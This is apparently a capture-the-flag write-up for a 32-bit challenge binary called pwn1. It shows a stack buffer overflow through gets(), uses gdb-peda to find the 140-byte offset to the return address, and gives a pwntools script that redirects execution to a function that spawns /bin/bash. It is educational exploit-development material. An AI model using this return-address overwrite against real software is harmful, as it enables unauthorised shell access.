Enc PWN 1

We need to answer the following questions:

1. What is the goal of the exercise?
2. What is the entry point that allows us to reach our goal?

The **goal** of the challenge is to call the following function:


```
void shell(){
        system("/bin/bash");
}
```

This function opens a shell and allows us to infer some precious info of the target system, such as the file with the flag. This function is never called from the *main*, but we can exploit it.

As usual, the **vulnerability** is given by the function *gets*, in line 12. We can input some trash data and edit the return address, to call the function shell().


So we need to find two things: the address of shell(), and the distance from the buffer and the return address.

For the address of shell, we can use any disassembler. For example, using radare, we find the address at 0x080484ad:



To find the distance between the return address and the buffer, we can insert a cyclic pattern into the buffer, and see what part of the pattern overrides the return address. Finding that specific offset of the pattern, we can understand the difference in bytes. We can do this using gdb-peda.

Since the buffer is 128 bytes long, let's create a bigger pattern than that. Let's try with 300, using the command pattern_create 300 pat300, which will create the pattern and save it in a file called pat300. Then, we can run the program giving in input the pattern using run < pat300.




```
pier@pier-XPS-13-9300: ~/TestCPP
pier@pier-XPS-13-9300:~/TestCPP$ gdb ./pwn1
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./pwn1...
(No debugging symbols found in ./pwn1)
gdb-peda$ pattern_create 300 pat300
Writing pattern of 300 chars to filename "pat300"
gdb-peda$ run < pat300
Starting program: /home/pier/TestCPP/pwn1 < pat300
Tell me your name: Hello, AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AA
LAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A
%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x0
ECX: 0xffffffff
EDX: 0x134
ESI: 0xf7fa7000 --> 0x1ead6c
EDI: 0xf7fa7000 --> 0x1ead6c
EBP: 0x41514141 ('AAQA')
ESP: 0xffffd0c0 ("RAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA
%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%")
EIP: 0x41416d41 ('AmAA')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x41416d41
[------------------------------------stack-------------------------------------]
0000| 0xffffd0c0 ("RAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%b
A%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%")
0004| 0xffffd0c4 ("AASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A
%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%")
0008| 0xffffd0c8 ("ApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%
cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%")
0012| 0xffffd0cc ("TAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2
A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%")
0016| 0xffffd0d0 ("AAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA
%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%")
0020| 0xffffd0d4 ("ArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%
3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%")
0024| 0xffffd0d8 ("VAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%I
A%eA%4A%JA%fA%5A%KA%gA%6A%")
0028| 0xffffd0dc ("AAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA
%4A%JA%fA%5A%KA%gA%6A%")
```

We can see the error is that the PC address (program counter or Instruction Pointer) is pointing to an invalid address, which corresponds to a piece of our pattern. To see the offset, we can run pattern_search.




```
gdb-peda$ pattern_search
Registers contain pattern buffer:
ECX+52 found at offset: 69
EBP+0 found at offset: 136
EIP+0 found at offset: 140
Registers point to pattern buffer:
[ESP] --> offset 144 - size ~156
Pattern buffer found at:
0x0804a1a0 : offset    0 - size  300 ([heap])
0xffffaac3 : offset    0 - size  300 ($sp + -0x25fd [-2432 dwords])
0xffffd030 : offset    0 - size  300 ($sp + -0x90 [-36 dwords])
0xffffd2f1 : offset 61340 - size    4 ($sp + 0x231 [140 dwords])
References to pattern buffer found at:
0xf7fa7584 : 0x0804a1a0 (/usr/lib/i386-linux-gnu/libc-2.31.so)
0xf7fa7588 : 0x0804a1a0 (/usr/lib/i386-linux-gnu/libc-2.31.so)
0xf7fa758c : 0x0804a1a0 (/usr/lib/i386-linux-gnu/libc-2.31.so)
0xf7fa7590 : 0x0804a1a0 (/usr/lib/i386-linux-gnu/libc-2.31.so)
0xf7fa7594 : 0x0804a1a0 (/usr/lib/i386-linux-gnu/libc-2.31.so)
0xf7fa7598 : 0x0804a1a0 (/usr/lib/i386-linux-gnu/libc-2.31.so)
0xf7fa759c : 0x0804a1a0 (/usr/lib/i386-linux-gnu/libc-2.31.so)
0xffffcea4 : 0x0804a1a0 ($sp + -0x21c [-135 dwords])
0xffffcec8 : 0x0804a1a0 ($sp + -0x1f8 [-126 dwords])
0xffffcef4 : 0x0804a1a0 ($sp + -0x1cc [-115 dwords])
0xffffcf48 : 0x0804a1a0 ($sp + -0x178 [-94 dwords])
0xffffa480 : 0xffffaac3 ($sp + -0x2c40 [-2832 dwords])
0xffffa484 : 0xffffd030 ($sp + -0x2c3c [-2831 dwords])
0xffffd024 : 0xffffd030 ($sp + -0x9c [-39 dwords])
gdb-peda$
```

We can see that the pattern is contained in EIP, the register containing the next instruction to execute (PC and IP are the same thing), and it's at offset 140 in our pattern. This means that there are exactly 140 bytes between the beginning of the buffer and the return address. Using these information, we are ready to write our exploitation script using pwntools:

```
from pwn import *

p = process('./pwn1')
garbage = 'a' * 140
target_address = 0x080484ad
address = p32(target_address)
msgin = garbage.encode('ascii') + address
p.sendline(msgin)
p.interactive()
```

Notice that this time we use *p32()* to convert the address in the little endian format, since the program has been compiled on a 32 bits architecture (use *checksec pwn1*). Another thing that we (CPP_team) want to highlight is the use of the interactive mode of the process: this is necessary since the program will open a shell and it will wait for an interaction. Vice-versa, if you erroneously use *recvall*, the Python program won't end.